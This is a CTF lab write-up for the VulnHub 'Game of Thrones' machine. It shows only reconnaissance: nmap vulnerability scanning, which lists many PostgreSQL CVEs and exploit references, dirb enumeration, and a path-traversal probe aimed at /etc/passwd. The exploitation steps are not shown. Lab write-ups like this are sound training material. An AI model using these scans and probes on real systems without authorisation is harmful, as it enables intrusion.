

Project Name:GAME OF THRONES

DATE: 29/08/2025

Testing Team: solo person(Niladri Das)

Confidentiality Note:This Document and project are based on VULNHUB CTF (
<https://www.vulnhub.com/entry/game-of-thrones-ctf-1,201/>)machine and Step by step
procedure has Apply with the result .

Executive Summary :

Methodology:

The assessment was performed using a combination of automated tools and manual testing techniques. The Following Phases were followed:

- **Reconnaissance**
- **Vulnerability Analysis**
- **Exploitation**
- **Post-Exploitation**
- **Reporting(Flags)**

Reconnaissance & Vulnerability Analysis:

Netdiscover:

```
root@kali: ~ [x] root@kali: ~ [x] 192.168.0.161
Currently scanning: Finished! | Screen View: Unique Hosts Kali NetHunter Exploit-DB
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.0.1 40:86:cb:81:e5:5c 1 60 D-Link Corporation
192.168.0.161 00:0c:29:43:98:b3 2 120 VMware, Inc.
```

Ping status :

```
[—]# ping 192.168.0.161 -c 5
PING 192.168.0.161 (192.168.0.161) 56(84) bytes of data.
64 bytes from 192.168.0.161: icmp_seq=1 ttl=64 time=0.420 ms
64 bytes from 192.168.0.161: icmp_seq=2 ttl=64 time=0.382 ms
64 bytes from 192.168.0.161: icmp_seq=3 ttl=64 time=0.419 ms
64 bytes from 192.168.0.161: icmp_seq=4 ttl=64 time=0.347 ms
64 bytes from 192.168.0.161: icmp_seq=5 ttl=64 time=0.418 ms

— 192.168.0.161 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4094ms
rtt min/avg/max/mdev = 0.347/0.397/0.420/0.028 ms
```

Nmap:

```
nmap --script=vuln 192.168.0.161 -sS -sV -A -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 03:25 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:25
Completed NSE at 03:26, 10.00s elapsed
Initiating NSE at 03:26
Completed NSE at 03:26, 0.00s elapsed
Initiating ARP Ping Scan at 03:26
Scanning 192.168.0.161 [1 port]
Completed ARP Ping Scan at 03:26, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:26
Completed Parallel DNS resolution of 1 host. at 03:26, 0.01s elapsed
Initiating SYN Stealth Scan at 03:26
Scanning 7kingdoms (192.168.0.161) [1000 ports]
Discovered open port 80/tcp on 192.168.0.161
Discovered open port 22/tcp on 192.168.0.161
Discovered open port 21/tcp on 192.168.0.161
Discovered open port 10000/tcp on 192.168.0.161
```

Discovered open port 5432/tcp on 192.168.0.161
Completed SYN Stealth Scan at 03:26, 1.23s elapsed (1000 total ports)
Initiating Service scan at 03:26
Scanning 5 services on 7kingdoms (192.168.0.161)
Completed Service scan at 03:26, 11.02s elapsed (5 services on 1 host)
Initiating OS detection (try #1) against 7kingdoms (192.168.0.161)
NSE: Script scanning 192.168.0.161.
Initiating NSE at 03:26
Completed NSE at 03:27, 71.57s elapsed
Initiating NSE at 03:27
Completed NSE at 03:27, 0.04s elapsed
Nmap scan report for 7kingdoms (192.168.0.161)
Host is up (0.00035s latency).
Not shown: 992 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Pure-FTPd
22/tcp	open	ssh	Linksys WRT45G modified dropbear sshd (protocol 2.0)
53/tcp	filtered	domain	
80/tcp	open	http	Apache httpd

|_http-server-header: Apache
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.

| http-enum:
| /robots.txt: Robots file
| /css/: Potentially interesting folder
|_ /js/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.

143/tcp filtered imap
3306/tcp filtered mysql
5432/tcp open postgresql PostgreSQL DB 9.6.4 - 9.6.6 or 9.6.13 - 9.6.19

| vulners:
| cpe:/a:postgresql:postgresql:9.6:
| POSTGRESQL:CVE-2019-10211 9.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10211>
| POSTGRESQL:CVE-2018-16850 9.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2018-16850>
| POSTGRESQL:CVE-2017-7546 9.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7546>
| PACKETSTORM:189316 9.8
<https://vulners.com/packetstorm/PACKETSTORM:189316> *EXPLOIT*
| MSF:EXPLOIT-LINUX-HTTP-BEYONDTRUST_PRA_RS_UNAUTH_RCE-9.8

https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-HTTP-BEYONDTRUST_PRA_RS_UNAUTH_RCE-*EXPLOIT*

| CVE-2019-10211 9.8 <https://vulners.com/cve/CVE-2019-10211>

| CVE-2017-7546 9.8 <https://vulners.com/cve/CVE-2017-7546>

| B675EF91-A407-518F-9D46-5325ACF11AAC 9.8

https://vulners.com/githubexploit/B675EF91-A407-518F-9D46-5325ACF11AAC-*EXPLOIT*

| 1337DAY-ID-39921 9.8 <https://vulners.com/zdt/1337DAY-ID-39921>

EXPLOIT

| POSTGRESQL:CVE-2018-1115 9.1

<https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1115>

| CVE-2018-1115 9.1 <https://vulners.com/cve/CVE-2018-1115>

| POSTGRESQL:CVE-2019-10164 9.0

<https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10164>

| PACKETSTORM:171722 9.0

https://vulners.com/packetstorm/PACKETSTORM:171722-*EXPLOIT*

| PACKETSTORM:166540 9.0

https://vulners.com/packetstorm/PACKETSTORM:166540-*EXPLOIT*

| PACKETSTORM:152757 9.0

https://vulners.com/packetstorm/PACKETSTORM:152757-*EXPLOIT*

| EDB-ID:51247 9.0 <https://vulners.com/exploitdb/EDB-ID:51247>

EXPLOIT

| EDB-ID:50847 9.0 <https://vulners.com/exploitdb/EDB-ID:50847>

EXPLOIT

| EDB-ID:46813 9.0 <https://vulners.com/exploitdb/EDB-ID:46813>

EXPLOIT

| CVE-2019-9193 9.0 <https://vulners.com/cve/CVE-2019-9193>

| CVE-2019-10164 9.0 <https://vulners.com/cve/CVE-2019-10164>

| B06D18E2-2D3E-56B6-AEC1-FB24ADD44AE1 9.0

https://vulners.com/githubexploit/B06D18E2-2D3E-56B6-AEC1-FB24ADD44AE1-*EXPLOIT*

| 4FEF4A68-ED3F-5EE7-BA2A-D85B7594A0D4 9.0

https://vulners.com/githubexploit/4FEF4A68-ED3F-5EE7-BA2A-D85B7594A0D4-*EXPLOIT*

| 40A30D6D-D66F-568A-96C5-581DE8010C3B 9.0

https://vulners.com/githubexploit/40A30D6D-D66F-568A-96C5-581DE8010C3B-*EXPLOIT*

| 1337DAY-ID-32662 9.0 <https://vulners.com/zdt/1337DAY-ID-32662>

EXPLOIT

| POSTGRESQL:CVE-2025-8715 8.8

<https://vulners.com/postgresql/POSTGRESQL:CVE-2025-8715>

| POSTGRESQL:CVE-2025-8714 8.8

<https://vulners.com/postgresql/POSTGRESQL:CVE-2025-8714>

| POSTGRESQL:CVE-2024-7348 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2024-7348>

| POSTGRESQL:CVE-2024-10979 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2024-10979>

| POSTGRESQL:CVE-2023-5869 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2023-5869>

| POSTGRESQL:CVE-2023-39417 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2023-39417>

| POSTGRESQL:CVE-2022-1552 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2022-1552>

| POSTGRESQL:CVE-2021-32027 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2021-32027>

| POSTGRESQL:CVE-2020-25695 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2020-25695>

| POSTGRESQL:CVE-2020-14349 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2020-14349>

| POSTGRESQL:CVE-2019-10208 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10208>

| POSTGRESQL:CVE-2019-10127 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10127>

| POSTGRESQL:CVE-2018-1058 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1058>

| POSTGRESQL:CVE-2017-7547 8.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7547>

| CVE-2022-1552 8.8 <https://vulners.com/cve/CVE-2022-1552>

| CVE-2021-32027 8.8 <https://vulners.com/cve/CVE-2021-32027>

| CVE-2020-25695 8.8 <https://vulners.com/cve/CVE-2020-25695>

| CVE-2019-10208 8.8 <https://vulners.com/cve/CVE-2019-10208>

| CVE-2019-10127 8.8 <https://vulners.com/cve/CVE-2019-10127>

| CVE-2018-1058 8.8 <https://vulners.com/cve/CVE-2018-1058>

| CVE-2017-7547 8.8 <https://vulners.com/cve/CVE-2017-7547>

| POSTGRESQL:CVE-2018-10915 8.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2018-10915>

| CVE-2018-10915 8.5 <https://vulners.com/cve/CVE-2018-10915>

| VERACODE:7473 8.1 <https://vulners.com/veracode/VERACODE:7473>

| POSTGRESQL:CVE-2025-1094 8.1
<https://vulners.com/postgresql/POSTGRESQL:CVE-2025-1094>

| POSTGRESQL:CVE-2021-23222 8.1
<https://vulners.com/postgresql/POSTGRESQL:CVE-2021-23222>

| POSTGRESQL:CVE-2021-23214 8.1
<https://vulners.com/postgresql/POSTGRESQL:CVE-2021-23214>

| POSTGRESQL:CVE-2020-25694 8.1
<https://vulners.com/postgresql/POSTGRESQL:CVE-2020-25694>

| POSTGRESQL:CVE-2018-10925 8.1
<https://vulners.com/postgresql/POSTGRESQL:CVE-2018-10925>

| POSTGRESQL:CVE-2017-15098 8.1
<https://vulners.com/postgresql/POSTGRESQL:CVE-2017-15098>

| D0DF9BE5-0FD0-55AD-8B78-C13D7E73820A 8.1
<https://vulners.com/githubexploit/D0DF9BE5-0FD0-55AD-8B78-C13D7E73820A>

EXPLOIT

| CVE-2021-23214 8.1 <https://vulners.com/cve/CVE-2021-23214>

| CVE-2020-25694 8.1 <https://vulners.com/cve/CVE-2020-25694>

| CVE-2018-10925 8.1 <https://vulners.com/cve/CVE-2018-10925>

| CVE-2017-15098 8.1 <https://vulners.com/cve/CVE-2017-15098>

| 53C2CAF7-EEAD-5529-8250-EACEA16708FA 8.1
<https://vulners.com/githubexploit/53C2CAF7-EEAD-5529-8250-EACEA16708FA>

EXPLOIT

| 45CBB37E-6F66-58F4-ABB7-AD79A4446CD8 8.1
<https://vulners.com/githubexploit/45CBB37E-6F66-58F4-ABB7-AD79A4446CD8>

EXPLOIT

| 1E2D7847-DCA6-5603-988F-CCEEF6558320 8.1
<https://vulners.com/githubexploit/1E2D7847-DCA6-5603-988F-CCEEF6558320>

EXPLOIT

| POSTGRESQL:CVE-2024-0985 8.0
<https://vulners.com/postgresql/POSTGRESQL:CVE-2024-0985>

| POSTGRESQL:CVE-2022-2625 8.0
<https://vulners.com/postgresql/POSTGRESQL:CVE-2022-2625>

| CVE-2022-2625 8.0 <https://vulners.com/cve/CVE-2022-2625>

| POSTGRESQL:CVE-2019-3466 7.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2019-3466>

| POSTGRESQL:CVE-2019-10128 7.8
<https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10128>

| CVE-2019-10128 7.8 <https://vulners.com/cve/CVE-2019-10128>

| POSTGRESQL:CVE-2020-25696 7.6
<https://vulners.com/postgresql/POSTGRESQL:CVE-2020-25696>

| CVE-2020-25696 7.6 <https://vulners.com/cve/CVE-2020-25696>

| POSTGRESQL:CVE-2025-8713 7.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2025-8713>

| POSTGRESQL:CVE-2024-10976 7.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2024-10976>

| POSTGRESQL:CVE-2023-2455 7.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2023-2455>

| POSTGRESQL:CVE-2017-7548 7.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7548>

| POSTGRESQL:CVE-2017-7486 7.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7486>

| POSTGRESQL:CVE-2017-7484 7.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7484>
| CVE-2017-7548 7.5 <https://vulners.com/cve/CVE-2017-7548>
| CVE-2017-7486 7.5 <https://vulners.com/cve/CVE-2017-7486>
| CVE-2017-7484 7.5 <https://vulners.com/cve/CVE-2017-7484>
| POSTGRESQL:CVE-2020-14350 7.3
<https://vulners.com/postgresql/POSTGRESQL:CVE-2020-14350>
| POSTGRESQL:CVE-2020-10733 7.3
<https://vulners.com/postgresql/POSTGRESQL:CVE-2020-10733>
| CVE-2020-14350 7.3 <https://vulners.com/cve/CVE-2020-14350>
| CVE-2020-10733 7.3 <https://vulners.com/cve/CVE-2020-10733>
| POSTGRESQL:CVE-2023-2454 7.2
<https://vulners.com/postgresql/POSTGRESQL:CVE-2023-2454>
| POSTGRESQL:CVE-2017-12172 7.2
<https://vulners.com/postgresql/POSTGRESQL:CVE-2017-12172>
|
| MSF:EXPLOIT-MULTI-POSTGRES-POSTGRES_COPY_FROM_PROGRAM_CMD_EXEC- 7.2
https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-POSTGRES-POSTGRES_COPY_FROM_PROGRAM_CMD_EXEC-*EXPLOIT*
| CVE-2023-2454 7.2 <https://vulners.com/cve/CVE-2023-2454>
| CVE-2017-12172 7.2 <https://vulners.com/cve/CVE-2017-12172>
| 1337DAY-ID-38480 7.2 <https://vulners.com/zdt/1337DAY-ID-38480>
EXPLOIT
| 1337DAY-ID-37551 7.2 <https://vulners.com/zdt/1337DAY-ID-37551>
EXPLOIT
| CVE-2020-14349 7.1 <https://vulners.com/cve/CVE-2020-14349>
| POSTGRESQL:CVE-2019-10210 7.0
<https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10210>
| POSTGRESQL:CVE-2018-1053 7.0
<https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1053>
| CVE-2019-10210 7.0 <https://vulners.com/cve/CVE-2019-10210>
| CVE-2018-1053 7.0 <https://vulners.com/cve/CVE-2018-1053>
| SSV:30152 6.8 <https://vulners.com/seebug/SSV:30152> *EXPLOIT*
| POSTGRESQL:CVE-2021-3677 6.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2021-3677>
| POSTGRESQL:CVE-2021-32029 6.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2021-32029>
| POSTGRESQL:CVE-2021-32028 6.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2021-32028>
| POSTGRESQL:CVE-2020-1720 6.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2020-1720>
| POSTGRESQL:CVE-2019-10129 6.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10129>

| POSTGRESQL:CVE-2018-1052 6.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1052>

| POSTGRESQL:CVE-2017-15099 6.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2017-15099>

| CVE-2021-3677 6.5 <https://vulners.com/cve/CVE-2021-3677>

| CVE-2021-32029 6.5 <https://vulners.com/cve/CVE-2021-32029>

| CVE-2021-32028 6.5 <https://vulners.com/cve/CVE-2021-32028>

| CVE-2020-1720 6.5 <https://vulners.com/cve/CVE-2020-1720>

| CVE-2017-15099 6.5 <https://vulners.com/cve/CVE-2017-15099>

| POSTGRESQL:CVE-2025-4207 5.9
<https://vulners.com/postgresql/POSTGRESQL:CVE-2025-4207>

| POSTGRESQL:CVE-2017-7485 5.9
<https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7485>

| CVE-2021-43767 5.9 <https://vulners.com/cve/CVE-2021-43767>

| CVE-2021-23222 5.9 <https://vulners.com/cve/CVE-2021-23222>

| CVE-2017-7485 5.9 <https://vulners.com/cve/CVE-2017-7485>

| CVE-2023-2455 5.4 <https://vulners.com/cve/CVE-2023-2455>

| POSTGRESQL:CVE-2023-5870 4.4
<https://vulners.com/postgresql/POSTGRESQL:CVE-2023-5870>

| POSTGRESQL:CVE-2024-4317 4.3
<https://vulners.com/postgresql/POSTGRESQL:CVE-2024-4317>

| POSTGRESQL:CVE-2023-5868 4.3
<https://vulners.com/postgresql/POSTGRESQL:CVE-2023-5868>

| POSTGRESQL:CVE-2023-39418 4.3
<https://vulners.com/postgresql/POSTGRESQL:CVE-2023-39418>

| POSTGRESQL:CVE-2021-3393 4.3
<https://vulners.com/postgresql/POSTGRESQL:CVE-2021-3393>

| POSTGRESQL:CVE-2021-20229 4.3
<https://vulners.com/postgresql/POSTGRESQL:CVE-2021-20229>

| POSTGRESQL:CVE-2019-10130 4.3
<https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10130>

| CVE-2021-3393 4.3 <https://vulners.com/cve/CVE-2021-3393>

| CVE-2021-20229 4.3 <https://vulners.com/cve/CVE-2021-20229>

| CVE-2019-10130 4.3 <https://vulners.com/cve/CVE-2019-10130>

| POSTGRESQL:CVE-2024-10978 4.2
<https://vulners.com/postgresql/POSTGRESQL:CVE-2024-10978>

| POSTGRESQL:CVE-2024-10977 3.7
<https://vulners.com/postgresql/POSTGRESQL:CVE-2024-10977>

| POSTGRESQL:CVE-2022-41862 3.7
<https://vulners.com/postgresql/POSTGRESQL:CVE-2022-41862>

| CVE-2022-41862 3.7 <https://vulners.com/cve/CVE-2022-41862>

| POSTGRESQL:CVE-2019-10209 3.5
<https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10209>

10000/tcp open http MiniServ 1.590 (Webmin httpd)

```
|_ http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to
| debug)
| http-CSRF:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=7kingdoms
| Found the following possible CSRF vulnerabilities:
|
| Path: http://7kingdoms:10000/
| Form id: save_1
| Form action: /session_login.cgi
|
| Path: http://7kingdoms:10000/session_login.cgi
| Form id: save_1
| Form action: /session_login.cgi
|
| Path: http://7kingdoms:10000/unauthenticated/
| Form id: save_1
| Form action: /session_login.cgi
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-phpmyadmin-dir-traversal:
| VULNERABLE:
| phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File
Inclusion
| State: UNKNOWN (unable to test)
| IDs: CVE:2005-3299
| PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin
2.6.4 and 2.6.4-pl1 allows remote attackers to include local files via the
$_redirect parameter, possibly involving the subform array.
|
| Disclosure date: 2005-10-nil
| Extra information:
| ../../../../../../etc/passwd :
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<link rel='stylesheet' type='text/css' href='/unauthenticated/style.css' />
<script type='text/javascript' src='/unauthenticated/toggleview.js'></script>
<script>
var rowsel = new Array();
</script>
<script type='text/javascript' src='/unauthenticated/sorttable.js'></script>
<meta http-equiv="Content-Type" content="text/html; Charset=iso-8859-1">
<title>Login to Stormlands</title></head>
<body bgcolor="#ffffff link="#0000ee vlink="#0000ee text="#000000
onLoad='document.forms[0].pass.value = ""; document.forms[0].user.focus()'>
```

```
| <table class='header' width=100%><tr>
| <td id='headIn2l' width=15% valign=top align=left></td>
| <td id='headIn2c' align=center width=70%><font size=+2></font></td>
| <td id='headIn2r' width=15% valign=top align=right></td></tr></table>
| <p><center>
|
| <center><img src='images/webmin-blue.png'/></center><br/><form
class='ui_form' action='/session_login.cgi' method=post >
| <input class='ui_hidden' type=hidden name="page" value="/">
| <table class='shrinkwrapper' width=40% class='loginform'>
| <tr><td>
| <table class='ui_table' width=40% class='loginform'>
| <thead><tr class='ui_table_head'><td><b>Login to
Stormlands</b></td></tr></thead>
| <tbody> <tr class='ui_table_body'> <td colspan=1><table width=100%>
| <tr class='ui_table_row'>
| <td valign=top colspan=2 align=center class='ui_value'>Stannis is the
legitimate king!!</td>
| </tr>
| <tr class='ui_table_row'>
| <td valign=top class='ui_label'><b>Username</b></td>
| <td valign=top colspan=1 class='ui_value'><input class='ui_textbox'
name="user" value="" size=20 ></td>
| </tr>
| <tr class='ui_table_row'>
| <td valign=top class='ui_label'><b>Password</b></td>
| <td valign=top colspan=1 class='ui_value'><input class='ui_password'
type=password name="pass" value="" size=20 ></td>
| </tr>
| <tr class='ui_table_row'>
| <td valign=top class='ui_label'><b> </b></td>
| <td valign=top colspan=1 class='ui_value'><input class='ui_checkbox'
type=checkbox name="save" value="1" id="save_1" > <label
for="save_1">Remember login permanently?</label>
| </td>
| </tr>
| </tbody></table></td></tr></table>
| </td></tr>
| </table>
|
| <input class='ui_submit' type=submit value="Login">
| <input type=reset value="Clear">
| </form>
| </center>
```

```
| <script>
| if (window != window.top) {
|   window.top.location = window.location;
| }
| </script>
| </div><p>
| <br>
| </body></html>
|
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299
|   http://www.exploit-db.com/exploits/1244/
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-litespeed-sourcecode-download:
| Litespeed Web Server Source Code Disclosure (CVE-2010-2333)
| /index.php source code:
| <!doctype html public "-//W3C//DTD HTML 3.2 Final//EN">
| <html>
| <head>
| <link rel='stylesheet' type='text/css' href='/unauthenticated/style.css' />
| <script type='text/javascript' src='/unauthenticated/toggleview.js'></script>
| <script>
| var rowsel = new Array();
| </script>
| <script type='text/javascript' src='/unauthenticated/sorttable.js'></script>
| <meta http-equiv="Content-Type" content="text/html; Charset=iso-8859-1">
| <title>Login to Stormlands</title></head>
| <body bgcolor="#ffffff link=#0000ee vlink=#0000ee text=#000000
onLoad='document.forms[0].pass.value = ""; document.forms[0].user.focus()'>
| <table class='header' width=100%><tr>
| <td id='headIn2l' width=15% valign=top align=left></td>
| <td id='headIn2c' align=center width=70%><font size=+2></font></td>
| <td id='headIn2r' width=15% valign=top align=right></td></tr></table>
| <p><center>
|
| <center><img src='images/webmin-blue.png' /></center><br/><form
class='ui_form' action='/session_login.cgi' method=post >
| <input class='ui_hidden' type=hidden name="page" value="/">
| <table class='shrinkwrapper' width=40% class='loginform'>
| <tr><td>
| <table class='ui_table' width=40% class='loginform'>
| <thead><tr class='ui_table_head'><td><b>Login to
Stormlands</b></td></tr></thead>
```

```
| <tbody> <tr class='ui_table_body'> <td colspan=1><table width=100%>
| <tr class='ui_table_row'>
| <td valign=top colspan=2 align=center class='ui_value'>Stannis is the
legitimate king!!</td>
| </tr>
| <tr class='ui_table_row'>
| <td valign=top class='ui_label'><b>Username</b></td>
| <td valign=top colspan=1 class='ui_value'><input class='ui_textbox'
name="user" value="" size=20 ></td>
| </tr>
| <tr class='ui_table_row'>
| <td valign=top class='ui_label'><b>Password</b></td>
| <td valign=top colspan=1 class='ui_value'><input class='ui_password'
type=password name="pass" value="" size=20 ></td>
| </tr>
| <tr class='ui_table_row'>
| <td valign=top class='ui_label'><b> </b></td>
| <td valign=top colspan=1 class='ui_value'><input class='ui_checkbox'
type=checkbox name="save" value="1" id="save_1" > <label
for="save_1">Remember login permanently?</label>
| </td>
| </tr>
| </tbody></table></td></tr></table>
| </td></tr>
| </table>
|
| <input class='ui_submit' type=submit value="Login">
| <input type=reset value="Clear">
| </form>
| </center>
|
| <script>
| if (window != window.top) {
|     window.top.location = window.location;
| }
| </script>
| </div><p>
| <br>
| </body></html>
| _http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:43:98:B3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```

OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Uptime guess: 0.007 days (since Fri Aug 29 03:17:03 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Device: router

TRACEROUTE

HOP	RTT	ADDRESS
1	0.35 ms	7kingdoms (192.168.0.161)

NSE: Script Post-scanning.

Initiating NSE at 03:27

Completed NSE at 03:27, 0.00s elapsed

Initiating NSE at 03:27

Completed NSE at 03:27, 0.00s elapsed

Read data files from: /usr/share/nmap

OS and Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 95.65 seconds

Raw packets sent: 1026 (45.938KB) | Rcvd: 1012 (41.178KB)

Dirb

```
└─# dirb http://192.168.0.161
[...]
DIRB v2.22
By The Dark Raver
[...]
START_TIME: Fri Aug 29 03:34:57 2025
URL_BASE: http://192.168.0.161/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
[...]
GENERATED WORDS: 4612
[...]
    --- Scanning URL: http://192.168.0.161/ ---
    ==> DIRECTORY: http://192.168.0.161/css/
+ http://192.168.0.161/favicon.ico (CODE:200|SIZE:1150)
    ==> DIRECTORY: http://192.168.0.161/h/
    ==> DIRECTORY: http://192.168.0.161/imgs/
+ http://192.168.0.161/index.php (CODE:200|SIZE:2601)
    ==> DIRECTORY: http://192.168.0.161/js/
    ==> DIRECTORY: http://192.168.0.161/music/
+ http://192.168.0.161/robots.txt (CODE:200|SIZE:135)
+ http://192.168.0.161/server-status (CODE:403|SIZE:222)
+ http://192.168.0.161/sitemap.xml (CODE:200|SIZE:214)
```

```
---- Entering directory: http://192.168.0.161/css/ ----
+ http://192.168.0.161/css/index.php (CODE:200|SIZE:0)

---- Entering directory: http://192.168.0.161/h/ ----
=> DIRECTORY: http://192.168.0.161/h/i/

---- Entering directory: http://192.168.0.161/imgs/ ----
+ http://192.168.0.161/imgs/index.php (CODE:200|SIZE:0)

---- Entering directory: http://192.168.0.161/js/ ----
+ http://192.168.0.161/js/index.php (CODE:200|SIZE:0)

---- Entering directory: http://192.168.0.161/music/ ----
+ http://192.168.0.161/music/index.php (CODE:200|SIZE:0)

---- Entering directory: http://192.168.0.161/h/i/ ----
=> DIRECTORY: http://192.168.0.161/h/i/d/


---- Entering directory: http://192.168.0.161/h/i/d/ ----
=> DIRECTORY: http://192.168.0.161/h/i/d/d/

---- Entering directory: http://192.168.0.161/h/i/d/d/ ----
=> DIRECTORY: http://192.168.0.161/h/i/d/d/e/

